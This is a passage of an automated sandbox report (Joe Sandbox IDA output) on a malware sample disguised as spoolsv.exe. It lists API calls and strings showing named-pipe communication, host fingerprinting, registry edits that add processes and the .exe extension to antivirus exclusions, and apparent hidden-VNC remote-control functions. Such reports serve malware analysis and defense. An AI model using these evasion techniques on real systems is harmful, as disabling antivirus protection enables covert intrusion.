  - Part of subcall function 00A01A80: lstrcpyW.KERNEL32(00F1FB8C,file.dat), ref: 00A01ADE
  - Part of subcall function 00A01A80: lstrcmpiW.KERNEL32(00F1FB9C,spoolsv.exe), ref: 00A01B0B
  - Part of subcall function 00A017D0: GetCurrentProcessId.KERNEL32 ref: 00A017F6
  - Part of subcall function 00A017D0: Sleep.KERNEL32(00003A98), ref: 00A01885

Strings

- 115c459ca8549e69a1cef1174af223eb, xrefs: 00A01B6B
- vnct, xrefs: 00A01B44
- brws, xrefs: 00A01BF3
- nthd, xrefs: 00A01C29
- pngd, xrefs: 00A01C0E

Memory Dump Source

- Source File: 00000006.00000002.164426767407826.00A00000.00000040.sdmp, Offset: 00A00000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a00000_spoolsv.jbxd

Function 00A21370, Relevance: 19.4, APIs: 10, Strings: 1, Instructions: 104

APIs

- CreateFileW.KERNEL32(\\.\pipe\115c459ca8549e69a1cef1174af223eb,C0000000,00000000,00000000,00000003,00000000,00000000), ref: 00A21395
- Sleep.KERNEL32(00000032), ref: 00A213A0
- WriteFile.KERNEL32(00000000,?,?,00F1FF8C,00000000), ref: 00A213C8
- CloseHandle.KERNEL32(00000000), ref: 00A213D3
- GetTickCount.KERNEL32 ref: 00A213E7
- GetTickCount.KERNEL32 ref: 00A213F9
- Sleep.KERNEL32(00000010), ref: 00A2140B
- PeekNamedPipe.KERNEL32(00000000,00000000,00000000,00000000,00F1FF90,00000000), ref: 00A2141D
- ReadFile.KERNEL32(00000000,?,?,00000000,00000000), ref: 00A2143B
- CloseHandle.KERNEL32(00000000), ref: 00A21449

Strings

- \\.\pipe\115c459ca8549e69a1cef1174af223eb, xrefs: 00A21390

Memory Dump Source

- Source File: 00000006.00000002.164426771802027.00A20000.00000040.sdmp, Offset: 00A20000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a20000_spoolsv.jbxd

Function 00A01370, Relevance: 19.4, APIs: 10, Strings: 1, Instructions: 104

APIs

- CreateFileW.KERNEL32(\\.\pipe\115c459ca8549e69a1cef1174af223eb,C0000000,00000000,00000000,00000003,00000000,00000000), ref: 00A01395
- Sleep.KERNEL32(00000032), ref: 00A013A0
- WriteFile.KERNEL32(00000000,?,?,00F1FF8C,00000000), ref: 00A013C8
- CloseHandle.KERNEL32(00000000), ref: 00A013D3
- GetTickCount.KERNEL32 ref: 00A013E7
- GetTickCount.KERNEL32 ref: 00A013F9
- Sleep.KERNEL32(00000010), ref: 00A0140B
- PeekNamedPipe.KERNEL32(00000000,00000000,00000000,00000000,00F1FF90,00000000), ref: 00A0141D
- ReadFile.KERNEL32(00000000,?,?,00000000,00000000), ref: 00A0143B
- CloseHandle.KERNEL32(00000000), ref: 00A01449

- \\.\pipe\115c459ca8549e69a1cef1174af223eb, xrefs: 00A01390

Memory Dump Source

- Source File: 00000006.00000002.164426767407826.00A00000.00000040.sdmp, Offset: 00A00000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a00000_spoolsv.jbxd

Function 00A21270, Relevance: 19.3, APIs: 6, Strings: 5, Instructions: 74

APIs

- GetComputerNameW.KERNEL32(00F1FC74,00000000), ref: 00A2128B
- GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00A212D7
- GetProcAddress.KERNEL32(00000000,RtlGetVersion), ref: 00A212E3
- wsprintfW.USER32 ref: 00A21318
- lstrlenW.KERNEL32(00F1F874), ref: 00A21328
  - Part of subcall function 00A210B0: CryptAcquireContextW.ADVAPI32(00F1FFA4,00000000,00000000,00000018,F0000008), ref: 00A210CF
  - Part of subcall function 00A210B0: CryptCreateHash.ADVAPI32(?,00008004,00000000,00000000,00000100), ref: 00A210EF
  - Part of subcall function 00A210B0: VirtualAlloc.KERNEL32(00000000,?,00003000,00000004), ref: 00A2110A
  - Part of subcall function 00A210B0: CryptHashData.ADVAPI32(00000100,00000000,?,00000000), ref: 00A21144
  - Part of subcall function 00A210B0: CryptGetHashParam.ADVAPI32(00000100,00000004,00F1FFA0), ref: 00A2116B
  - Part of subcall function 00A210B0: CryptGetHashParam.ADVAPI32(00000100,00000002,00000014,00000014,00000000), ref: 00A21194
  - Part of subcall function 00A210B0: VirtualFree.KERNEL32(00000000,00000000,00008000), ref: 00A211A9
  - Part of subcall function 00A210B0: CryptDestroyHash.ADVAPI32(00000100), ref: 00A211B3
  - Part of subcall function 00A210B0: CryptReleaseContext.ADVAPI32(?,00000000), ref: 00A211C3
- wsprintfW.USER32 ref: 00A21357

Strings

- C, xrefs: 00A21295
- RtlGetVersion, xrefs: 00A212DD
- %s %d %d, xrefs: 00A21312
- ntdll.dll, xrefs: 00A212CC
- %08x%08x%08x%08x, xrefs: 00A21351

Memory Dump Source

- Source File: 00000006.00000002.164426771802027.00A20000.00000040.sdmp, Offset: 00A20000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a20000_spoolsv.jbxd

Function 00A01270, Relevance: 19.3, APIs: 6, Strings: 5, Instructions: 74

APIs

- GetComputerNameW.KERNEL32(00F1FC74,00000000), ref: 00A0128B
- GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00A012D7
- GetProcAddress.KERNEL32(00000000,RtlGetVersion), ref: 00A012E3
- wsprintfW.USER32 ref: 00A01318
- lstrlenW.KERNEL32(00F1F874), ref: 00A01328
  - Part of subcall function 00A010B0: CryptAcquireContextW.ADVAPI32(00F1FFA4,00000000,00000000,00000018,F0000008), ref: 00A010CF
  - Part of subcall function 00A010B0: CryptCreateHash.ADVAPI32(?,00008004,00000000,00000000,00000100), ref: 00A010EF
  - Part of subcall function 00A010B0: VirtualAlloc.KERNEL32(00000000,?,00003000,00000004), ref: 00A0110A
  - Part of subcall function 00A010B0: CryptHashData.ADVAPI32(00000100,00000000,?,00000000), ref: 00A01144
  - Part of subcall function 00A010B0: CryptGetHashParam.ADVAPI32(00000100,00000004,00F1FFA0), ref: 00A0116B
  - Part of subcall function 00A010B0: CryptGetHashParam.ADVAPI32(00000100,00000002,00000014,00000014,00000000), ref: 00A01194
  - Part of subcall function 00A010B0: VirtualFree.KERNEL32(00000000,00000000,00008000), ref: 00A011A9
  - Part of subcall function 00A010B0: CryptDestroyHash.ADVAPI32(00000100), ref: 00A011B3
  - Part of subcall function 00A010B0: CryptReleaseContext.ADVAPI32(?,00000000), ref: 00A011C3
- wsprintfW.USER32 ref: 00A01357

Strings

- %s %d %d, xrefs: 00A01312
- ntdll.dll, xrefs: 00A012CC
- RtlGetVersion, xrefs: 00A012DD
- C, xrefs: 00A01295
- %08x%08x%08x%08x, xrefs: 00A01351

Memory Dump Source

- Source File: 00000006.00000002.164426767407826.00A00000.00000040.sdmp, Offset: 00A00000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a00000_spoolsv.jbxd

APIs

- GetCurrentProcessId.KERNEL32 ref: 00A21A9C
  - Part of subcall function 00A21270: GetComputerNameW.KERNEL32(00F1FC74,00000000), ref: 00A2128B
  - Part of subcall function 00A21270: GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00A212D7
  - Part of subcall function 00A21270: GetProcAddress.KERNEL32(00000000,RtlGetVersion), ref: 00A212E3
  - Part of subcall function 00A21270: wsprintfW.USER32 ref: 00A21318
  - Part of subcall function 00A21270: lstrlenW.KERNEL32(00F1F874), ref: 00A21328
  - Part of subcall function 00A21270: wsprintfW.USER32 ref: 00A21357
  - Part of subcall function 00A21370: CreateFileW.KERNEL32(\\.\pipe\115c459ca8549e69a1cef1174af223eb,C0000000,00000000,00000000,00000003,00000000,00000000 ref: 00A21395
  - Part of subcall function 00A21370: Sleep.KERNEL32(00000032), ref: 00A213A0
  - Part of subcall function 00A21370: WriteFile.KERNEL32(00000000,?,?,00F1FF8C,00000000), ref: 00A213C8
  - Part of subcall function 00A21370: CloseHandle.KERNEL32(00000000), ref: 00A213D3
  - Part of subcall function 00A21370: GetTickCount.KERNEL32 ref: 00A213E7
  - Part of subcall function 00A21370: GetTickCount.KERNEL32 ref: 00A213F9
  - Part of subcall function 00A21370: Sleep.KERNEL32(00000010), ref: 00A2140B
  - Part of subcall function 00A21370: PeekNamedPipe.KERNEL32(00000000,00000000,00000000,00000000,00F1FF90,00000000), ref: 00A2141D
  - Part of subcall function 00A21370: ReadFile.KERNEL32(00000000,?,?,00000000,00000000), ref: 00A2143B
  - Part of subcall function 00A21370: CloseHandle.KERNEL32(00000000), ref: 00A21449
- lstrcpyW.KERNEL32(00F1FB8C,file.dat), ref: 00A21ADE
- lstrcmpiW.KERNEL32(00F1FB9C,spoolsv.exe), ref: 00A21B0B
  - Part of subcall function 00A21970: RegOpenKeyExW.ADVAPI32(80000002,SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes,00000000,00000002,00000000), ref: 00A21998
  - Part of subcall function 00A21970: RegSetValueExW.ADVAPI32(00000000,spoolsv.exe,00000000,00000004,00F1FF98,00000004), ref: 00A219B6
  - Part of subcall function 00A21970: RegCloseKey.ADVAPI32(00000000), ref: 00A219BC
  - Part of subcall function 00A21970: RegOpenKeyExW.ADVAPI32(80000002,SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes,00000000,00000002,00000000), ref: 00A219D9
  - Part of subcall function 00A21970: RegSetValueExW.ADVAPI32(00000000,svchost.exe,00000000,00000004,00F1FF98,00000004), ref: 00A219F1
  - Part of subcall function 00A21970: RegCloseKey.ADVAPI32(00000000), ref: 00A219F7
  - Part of subcall function 00A21970: RegOpenKeyExW.ADVAPI32(80000002,SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes,00000000,00000002,00000000), ref: 00A21A14
  - Part of subcall function 00A21970: RegSetValueExW.ADVAPI32(00000000,iexplore.exe,00000000,00000004,00F1FF98,00000004), ref 00A21A2C
  - Part of subcall function 00A21970: RegCloseKey.ADVAPI32(00000000), ref: 00A21A32
  - Part of subcall function 00A21970: RegOpenKeyExW.ADVAPI32(80000002,SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Extensions,00000000,00000002,00000000), ref: 00A21A4F
  - Part of subcall function 00A21970: RegSetValueExW.ADVAPI32(00000000,.exe,00000000,00000004,00F1FF98,00000004), ref: 00A21A
  - Part of subcall function 00A21970: RegCloseKey.ADVAPI32(00000000), ref: 00A21A6D

Strings

- gsxe, xrefs: 00A21A8C
- file.dat, xrefs: 00A21AD2
- spoolsv.exe, xrefs: 00A21B05
- 115c459ca8549e69a1cef1174af223eb, xrefs: 00A21AAA

Memory Dump Source

- Source File: 00000006.00000002.164426771802027.00A20000.00000040.sdmp, Offset: 00A20000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a20000_spoolsv.jbxd

Function 00A01A80, Relevance: 12.3, APIs: 3, Strings: 4, Instructions: 54

APIs

- GetCurrentProcessId.KERNEL32 ref: 00A01A9C
  - Part of subcall function 00A01270: GetComputerNameW.KERNEL32(00F1FC74,00000000), ref: 00A0128B
  - Part of subcall function 00A01270: GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00A012D7
  - Part of subcall function 00A01270: GetProcAddress.KERNEL32(00000000,RtlGetVersion), ref: 00A012E3
  - Part of subcall function 00A01270: wsprintfW.USER32 ref: 00A01318
  - Part of subcall function 00A01270: lstrlenW.KERNEL32(00F1F874), ref: 00A01328
  - Part of subcall function 00A01270: wsprintfW.USER32 ref: 00A01357
  - Part of subcall function 00A01370: CreateFileW.KERNEL32(\\.\pipe\115c459ca8549e69a1cef1174af223eb,C0000000,00000000,00000000,00000003,00000000,00000000 ref: 00A01395
  - Part of subcall function 00A01370: Sleep.KERNEL32(00000032), ref: 00A013A0
  - Part of subcall function 00A01370: WriteFile.KERNEL32(00000000,?,?,00F1FF8C,00000000), ref: 00A013C8
  - Part of subcall function 00A01370: CloseHandle.KERNEL32(00000000), ref: 00A013D3
  - Part of subcall function 00A01370: GetTickCount.KERNEL32 ref: 00A013E7
  - Part of subcall function 00A01370: GetTickCount.KERNEL32 ref: 00A013F9
  - Part of subcall function 00A01370: Sleep.KERNEL32(00000010), ref: 00A0140B
  - Part of subcall function 00A01370: PeekNamedPipe.KERNEL32(00000000,00000000,00000000,00000000,00F1FF90,00000000), ref: 00A0141D
  - Part of subcall function 00A01370: ReadFile.KERNEL32(00000000,?,?,00000000,00000000), ref: 00A0143B
  - Part of subcall function 00A01370: CloseHandle.KERNEL32(00000000), ref: 00A01449
- lstrcpyW.KERNEL32(00F1FB8C,file.dat), ref: 00A01ADE
- lstrcmpiW.KERNEL32(00F1FB9C,spoolsv.exe), ref: 00A01B0B
  - Part of subcall function 00A01970: RegOpenKeyExW.ADVAPI32(80000002,SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes,00000000,00000002,00000000), ref: 00A01998
  - Part of subcall function 00A01970: RegSetValueExW.ADVAPI32(00000000,spoolsv.exe,00000000,00000004,00F1FF98,00000004), ref: 00A019B6
  - Part of subcall function 00A01970: RegCloseKey.ADVAPI32(00000000), ref: 00A019BC
  - Part of subcall function 00A01970: RegOpenKeyExW.ADVAPI32(80000002,SOFTWARE\Microsoft\Microsoft

- Part of subcall function 00A01970: RegSetValueExW.ADVAPI32(00000000,svchost.exe,00000000,00000004,00F1FF98,00000004), ref: 00A019F1
- Part of subcall function 00A01970: RegCloseKey.ADVAPI32(00000000), ref: 00A019F7
- Part of subcall function 00A01970: RegOpenKeyExW.ADVAPI32(80000002,SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes,00000000,00000002,00000000), ref: 00A01A14
- Part of subcall function 00A01970: RegSetValueExW.ADVAPI32(00000000,iexplore.exe,00000000,00000004,00F1FF98,00000004), ref 00A01A2C
- Part of subcall function 00A01970: RegCloseKey.ADVAPI32(00000000), ref: 00A01A32
- Part of subcall function 00A01970: RegOpenKeyExW.ADVAPI32(80000002,SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Extensions,00000000,00000002,00000000), ref: 00A01A4F
- Part of subcall function 00A01970: RegSetValueExW.ADVAPI32(00000000,.exe,00000000,00000004,00F1FF98,00000004), ref: 00A01A
- Part of subcall function 00A01970: RegCloseKey.ADVAPI32(00000000), ref: 00A01A6D

Strings

- file.dat, xrefs: 00A01AD2
- gsxe, xrefs: 00A01A8C
- 115c459ca8549e69a1cef1174af223eb, xrefs: 00A01AAA
- spoolsv.exe, xrefs: 00A01B05

Memory Dump Source

- Source File: 00000006.00000002.164426767407826.00A00000.00000040.sdmp, Offset: 00A00000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a00000_spoolsv.jbxd

Function 00A21460, Relevance: 5.3, APIs: 1, Strings: 2, Instructions: 25

APIs

- GetCurrentProcessId.KERNEL32 ref: 00A21478
  - Part of subcall function 00A21270: GetComputerNameW.KERNEL32(00F1FC74,00000000), ref: 00A2128B
  - Part of subcall function 00A21270: GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00A212D7
  - Part of subcall function 00A21270: GetProcAddress.KERNEL32(00000000,RtlGetVersion), ref: 00A212E3
  - Part of subcall function 00A21270: wsprintfW.USER32 ref: 00A21318
  - Part of subcall function 00A21270: lstrlenW.KERNEL32(00F1F874), ref: 00A21328
  - Part of subcall function 00A21270: wsprintfW.USER32 ref: 00A21357
  - Part of subcall function 00A21370: CreateFileW.KERNEL32(\\.\pipe\115c459ca8549e69a1cef1174af223eb,C0000000,00000000,00000000,00000003,00000000,00000000 ref: 00A21395
  - Part of subcall function 00A21370: Sleep.KERNEL32(00000032), ref: 00A213A0
  - Part of subcall function 00A21370: WriteFile.KERNEL32(00000000,?,?,00F1FF8C,00000000), ref: 00A213C8
  - Part of subcall function 00A21370: CloseHandle.KERNEL32(00000000), ref: 00A213D3
  - Part of subcall function 00A21370: GetTickCount.KERNEL32 ref: 00A213E7
  - Part of subcall function 00A21370: GetTickCount.KERNEL32 ref: 00A213F9
  - Part of subcall function 00A21370: Sleep.KERNEL32(00000010), ref: 00A2140B
  - Part of subcall function 00A21370: PeekNamedPipe.KERNEL32(00000000,00000000,00000000,00000000,00F1FF90,00000000), ref: 00A2141D
  - Part of subcall function 00A21370: ReadFile.KERNEL32(00000000,?,?,00000000,00000000), ref: 00A2143B
  - Part of subcall function 00A21370: CloseHandle.KERNEL32(00000000), ref: 00A21449

Strings

- 115c459ca8549e69a1cef1174af223eb, xrefs: 00A2148C
- gvnc, xrefs: 00A21466

Memory Dump Source

- Source File: 00000006.00000002.164426771802027.00A20000.00000040.sdmp, Offset: 00A20000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a20000_spoolsv.jbxd

Function 00A01460, Relevance: 5.3, APIs: 1, Strings: 2, Instructions: 25

APIs

- GetCurrentProcessId.KERNEL32 ref: 00A01478
  - Part of subcall function 00A01270: GetComputerNameW.KERNEL32(00F1FC74,00000000), ref: 00A0128B
  - Part of subcall function 00A01270: GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00A012D7
  - Part of subcall function 00A01270: GetProcAddress.KERNEL32(00000000,RtlGetVersion), ref: 00A012E3
  - Part of subcall function 00A01270: wsprintfW.USER32 ref: 00A01318
  - Part of subcall function 00A01270: lstrlenW.KERNEL32(00F1F874), ref: 00A01328
  - Part of subcall function 00A01270: wsprintfW.USER32 ref: 00A01357
  - Part of subcall function 00A01370: CreateFileW.KERNEL32(\\.\pipe\115c459ca8549e69a1cef1174af223eb,C0000000,00000000,00000000,00000003,00000000,00000000 ref: 00A01395
  - Part of subcall function 00A01370: Sleep.KERNEL32(00000032), ref: 00A013A0
  - Part of subcall function 00A01370: WriteFile.KERNEL32(00000000,?,?,00F1FF8C,00000000), ref: 00A013C8
  - Part of subcall function 00A01370: CloseHandle.KERNEL32(00000000), ref: 00A013D3
  - Part of subcall function 00A01370: GetTickCount.KERNEL32 ref: 00A013E7
  - Part of subcall function 00A01370: GetTickCount.KERNEL32 ref: 00A013F9
  - Part of subcall function 00A01370: Sleep.KERNEL32(00000010), ref: 00A0140B
  - Part of subcall function 00A01370: PeekNamedPipe.KERNEL32(00000000,00000000,00000000,00000000,00F1FF90,00000000), ref: 00A0141D
  - Part of subcall function 00A01370: ReadFile.KERNEL32(00000000,?,?,00000000,00000000), ref: 00A0143B

Strings

- gvnc, xrefs: 00A01466
- 115c459ca8549e69a1cef1174af223eb, xrefs: 00A0148C

Memory Dump Source

- Source File: 00000006.00000002.164426767407826.00A00000.00000040.sdmp, Offset: 00A00000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a00000_spoolsv.jbxd

Function 009F04C6, Relevance: 1.3, APIs: 1, Instructions: 9

APIs

- VirtualAlloc.KERNEL32(00000000,?,00003000,00000040,?,009F0281,?,00000000), ref: 009F04D5

Memory Dump Source

- Source File: 00000006.00000002.164426762845772.009F0000.00000040.sdmp, Offset: 009F0000, based on PE: false

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_9f0000_spoolsv.jbxd

Non-executed Functions

Function 00A21580, Relevance: 12.3, APIs: 2, Strings: 5, Instructions: 66

APIs

  - Part of subcall function 00A211E0: lstrcmpA.KERNEL32(?,?,00F1FFB0,00000000), ref: 00A2123A
- htons.WS2_32(?), ref: 00A215FA
- htonl.WS2_32(7F000001), ref: 00A21609

Strings

- ClientSetModule, xrefs: 00A21595
- 222289DD-9234-C9CA-94E3-E60D08C77777, xrefs: 00A21611
- VncStartServer, xrefs: 00A215A2
- CheckVnc, xrefs: 00A215C1
- VncStopServer, xrefs: 00A215B1

Memory Dump Source

- Source File: 00000006.00000002.164426771802027.00A20000.00000040.sdmp, Offset: 00A20000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a20000_spoolsv.jbxd

Function 00A01580, Relevance: 12.3, APIs: 2, Strings: 5, Instructions: 66

APIs

  - Part of subcall function 00A011E0: lstrcmpA.KERNEL32(?,?,00F1FFB0,00000000), ref: 00A0123A
- htons.WS2_32(?), ref: 00A015FA
- htonl.WS2_32(7F000001), ref: 00A01609

Strings

- CheckVnc, xrefs: 00A015C1
- ClientSetModule, xrefs: 00A01595
- VncStartServer, xrefs: 00A015A2
- VncStopServer, xrefs: 00A015B1
- 222289DD-9234-C9CA-94E3-E60D08C77777, xrefs: 00A01611

Memory Dump Source

- Source File: 00000006.00000002.164426767407826.00A00000.00000040.sdmp, Offset: 00A00000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a00000_spoolsv.jbxd

Function 00A217D0, Relevance: 7.1, APIs: 2, Strings: 2, Instructions: 65

- GetCurrentProcessId.KERNEL32 ref: 00A217F6
  - Part of subcall function 00A21270: GetComputerNameW.KERNEL32(00F1FC74,00000000), ref: 00A2128B
  - Part of subcall function 00A21270: GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00A212D7
  - Part of subcall function 00A21270: GetProcAddress.KERNEL32(00000000,RtlGetVersion), ref: 00A212E3
  - Part of subcall function 00A21270: wsprintfW.USER32 ref: 00A21318
  - Part of subcall function 00A21270: lstrlenW.KERNEL32(00F1F874), ref: 00A21328
  - Part of subcall function 00A21270: wsprintfW.USER32 ref: 00A21357
  - Part of subcall function 00A21370: CreateFileW.KERNEL32(\\.\pipe\115c459ca8549e69a1cef1174af223eb,C0000000,00000000,00000000,00000003,00000000,00000000 ref: 00A21395
  - Part of subcall function 00A21370: Sleep.KERNEL32(00000032), ref: 00A213A0
  - Part of subcall function 00A21370: WriteFile.KERNEL32(00000000,?,?,00F1FF8C,00000000), ref: 00A213C8
  - Part of subcall function 00A21370: CloseHandle.KERNEL32(00000000), ref: 00A213D3
  - Part of subcall function 00A21370: GetTickCount.KERNEL32 ref: 00A213E7
  - Part of subcall function 00A21370: GetTickCount.KERNEL32 ref: 00A213F9
  - Part of subcall function 00A21370: Sleep.KERNEL32(00000010), ref: 00A2140B
  - Part of subcall function 00A21370: PeekNamedPipe.KERNEL32(00000000,00000000,00000000,00000000,00F1FF90,00000000), ref: 00A2141D
  - Part of subcall function 00A21370: ReadFile.KERNEL32(00000000,?,?,00000000,00000000), ref: 00A2143B
  - Part of subcall function 00A21370: CloseHandle.KERNEL32(00000000), ref: 00A21449
  - Part of subcall function 00A216B0: HeapAlloc.KERNEL32(016F0000,00000008,?,00000000,?,00000000,00F1FF98,00A2185A), ref: 00A216C6
  - Part of subcall function 00A216B0: VirtualAlloc.KERNEL32(00000000,?,00003000,00000040), ref: 00A216F6
  - Part of subcall function 00A21580: htons.WS2_32(?), ref: 00A215FA
  - Part of subcall function 00A21580: htonl.WS2_32(7F000001), ref: 00A21609
- Sleep.KERNEL32(00003A98), ref: 00A21885

Strings

- gvnp, xrefs: 00A217DB
- 115c459ca8549e69a1cef1174af223eb, xrefs: 00A2180C

Memory Dump Source

- Source File: 00000006.00000002.164426771802027.00A20000.00000040.sdmp, Offset: 00A20000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a20000_spoolsv.jbxd

Function 00A017D0, Relevance: 7.1, APIs: 2, Strings: 2, Instructions: 65

APIs

- GetCurrentProcessId.KERNEL32 ref: 00A017F6
  - Part of subcall function 00A01270: GetComputerNameW.KERNEL32(00F1FC74,00000000), ref: 00A0128B
  - Part of subcall function 00A01270: GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00A012D7
  - Part of subcall function 00A01270: GetProcAddress.KERNEL32(00000000,RtlGetVersion), ref: 00A012E3
  - Part of subcall function 00A01270: wsprintfW.USER32 ref: 00A01318
  - Part of subcall function 00A01270: lstrlenW.KERNEL32(00F1F874), ref: 00A01328
  - Part of subcall function 00A01270: wsprintfW.USER32 ref: 00A01357
  - Part of subcall function 00A01370: CreateFileW.KERNEL32(\\.\pipe\115c459ca8549e69a1cef1174af223eb,C0000000,00000000,00000000,00000003,00000000,00000000 ref: 00A01395
  - Part of subcall function 00A01370: Sleep.KERNEL32(00000032), ref: 00A013A0
  - Part of subcall function 00A01370: WriteFile.KERNEL32(00000000,?,?,00F1FF8C,00000000), ref: 00A013C8
  - Part of subcall function 00A01370: CloseHandle.KERNEL32(00000000), ref: 00A013D3
  - Part of subcall function 00A01370: GetTickCount.KERNEL32 ref: 00A013E7
  - Part of subcall function 00A01370: GetTickCount.KERNEL32 ref: 00A013F9
  - Part of subcall function 00A01370: Sleep.KERNEL32(00000010), ref: 00A0140B
  - Part of subcall function 00A01370: PeekNamedPipe.KERNEL32(00000000,00000000,00000000,00000000,00F1FF90,00000000), ref: 00A0141D
  - Part of subcall function 00A01370: ReadFile.KERNEL32(00000000,?,?,00000000,00000000), ref: 00A0143B
  - Part of subcall function 00A01370: CloseHandle.KERNEL32(00000000), ref: 00A01449
  - Part of subcall function 00A016B0: HeapAlloc.KERNEL32(012F0000,00000008,?,00000000,?,00000000,00F1FF98,00A0185A), ref: 00A016C6
  - Part of subcall function 00A016B0: VirtualAlloc.KERNEL32(00000000,?,00003000,00000040), ref: 00A016F6
  - Part of subcall function 00A01580: htons.WS2_32(?), ref: 00A015FA
  - Part of subcall function 00A01580: htonl.WS2_32(7F000001), ref: 00A01609
- Sleep.KERNEL32(00003A98), ref: 00A01885

Strings

- gvnp, xrefs: 00A017DB
- 115c459ca8549e69a1cef1174af223eb, xrefs: 00A0180C

Memory Dump Source

- Source File: 00000006.00000002.164426767407826.00A00000.00000040.sdmp, Offset: 00A00000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a00000_spoolsv.jbxd

Function 00A214C0, Relevance: 7.1, APIs: 3, Strings: 1, Instructions: 55

APIs

- GetCurrentProcessId.KERNEL32 ref: 00A214F2
  - Part of subcall function 00A21270: GetComputerNameW.KERNEL32(00F1FC74,00000000), ref: 00A2128B
  - Part of subcall function 00A21270: GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00A212D7
  - Part of subcall function 00A21270: GetProcAddress.KERNEL32(00000000,RtlGetVersion), ref: 00A212E3
  - Part of subcall function 00A21270: wsprintfW.USER32 ref: 00A21318
  - Part of subcall function 00A21270: lstrlenW.KERNEL32(00F1F874), ref: 00A21328
  - Part of subcall function 00A21270: wsprintfW.USER32 ref: 00A21357
  - Part of subcall function 00A21370: CreateFileW.KERNEL32(\\.\pipe\115c459ca8549e69a1cef1174af223eb,C0000000,00000000,00000000,00000003,00000000,00000000 ref: 00A21395
  - Part of subcall function 00A21370: Sleep.KERNEL32(00000032), ref: 00A213A0
  - Part of subcall function 00A21370: WriteFile.KERNEL32(00000000,?,?,00F1FF8C,00000000), ref: 00A213C8
  - Part of subcall function 00A21370: CloseHandle.KERNEL32(00000000), ref: 00A213D3
  - Part of subcall function 00A21370: GetTickCount.KERNEL32 ref: 00A213E7
  - Part of subcall function 00A21370: GetTickCount.KERNEL32 ref: 00A213F9
  - Part of subcall function 00A21370: Sleep.KERNEL32(00000010), ref: 00A2140B
  - Part of subcall function 00A21370: PeekNamedPipe.KERNEL32(00000000,00000000,00000000,00000000,00F1FF90,00000000), ref: 00A2141D
  - Part of subcall function 00A21370: ReadFile.KERNEL32(00000000,?,?,00000000,00000000), ref: 00A2143B
  - Part of subcall function 00A21370: CloseHandle.KERNEL32(00000000), ref: 00A21449
- HeapFree.KERNEL32(016F0000,00000000,00000000,?,?,00000000), ref: 00A21541

Strings

- 115c459ca8549e69a1cef1174af223eb, xrefs: 00A2151B

Memory Dump Source

- Source File: 00000006.00000002.164426771802027.00A20000.00000040.sdmp, Offset: 00A20000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a20000_spoolsv.jbxd

Function 00A014C0, Relevance: 7.1, APIs: 3, Strings: 1, Instructions: 55

APIs

- HeapAlloc.KERNEL32(012F0000,00000008,00000018,00A02300,00000000,00000000,00000000,00F1FF9C,00A01935,?,?), ref: 00A014D5
- GetCurrentProcessId.KERNEL32 ref: 00A014F2
  - Part of subcall function 00A01270: GetComputerNameW.KERNEL32(00F1FC74,00000000), ref: 00A0128B
  - Part of subcall function 00A01270: GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00A012D7
  - Part of subcall function 00A01270: GetProcAddress.KERNEL32(00000000,RtlGetVersion), ref: 00A012E3
  - Part of subcall function 00A01270: wsprintfW.USER32 ref: 00A01318
  - Part of subcall function 00A01270: lstrlenW.KERNEL32(00F1F874), ref: 00A01328
  - Part of subcall function 00A01270: wsprintfW.USER32 ref: 00A01357
  - Part of subcall function 00A01370: CreateFileW.KERNEL32(\\.\pipe\115c459ca8549e69a1cef1174af223eb,C0000000,00000000,00000000,00000003,00000000,00000000 ref: 00A01395
  - Part of subcall function 00A01370: Sleep.KERNEL32(00000032), ref: 00A013A0
  - Part of subcall function 00A01370: WriteFile.KERNEL32(00000000,?,?,00F1FF8C,00000000), ref: 00A013C8
  - Part of subcall function 00A01370: CloseHandle.KERNEL32(00000000), ref: 00A013D3
  - Part of subcall function 00A01370: GetTickCount.KERNEL32 ref: 00A013E7
  - Part of subcall function 00A01370: GetTickCount.KERNEL32 ref: 00A013F9
  - Part of subcall function 00A01370: Sleep.KERNEL32(00000010), ref: 00A0140B
  - Part of subcall function 00A01370: PeekNamedPipe.KERNEL32(00000000,00000000,00000000,00000000,00F1FF90,00000000), ref: 00A0141D
  - Part of subcall function 00A01370: ReadFile.KERNEL32(00000000,?,?,00000000,00000000), ref: 00A0143B
  - Part of subcall function 00A01370: CloseHandle.KERNEL32(00000000), ref: 00A01449
- HeapFree.KERNEL32(012F0000,00000000,00000000,?,?,00000000), ref: 00A01541

Strings

- 115c459ca8549e69a1cef1174af223eb, xrefs: 00A0151B

Memory Dump Source

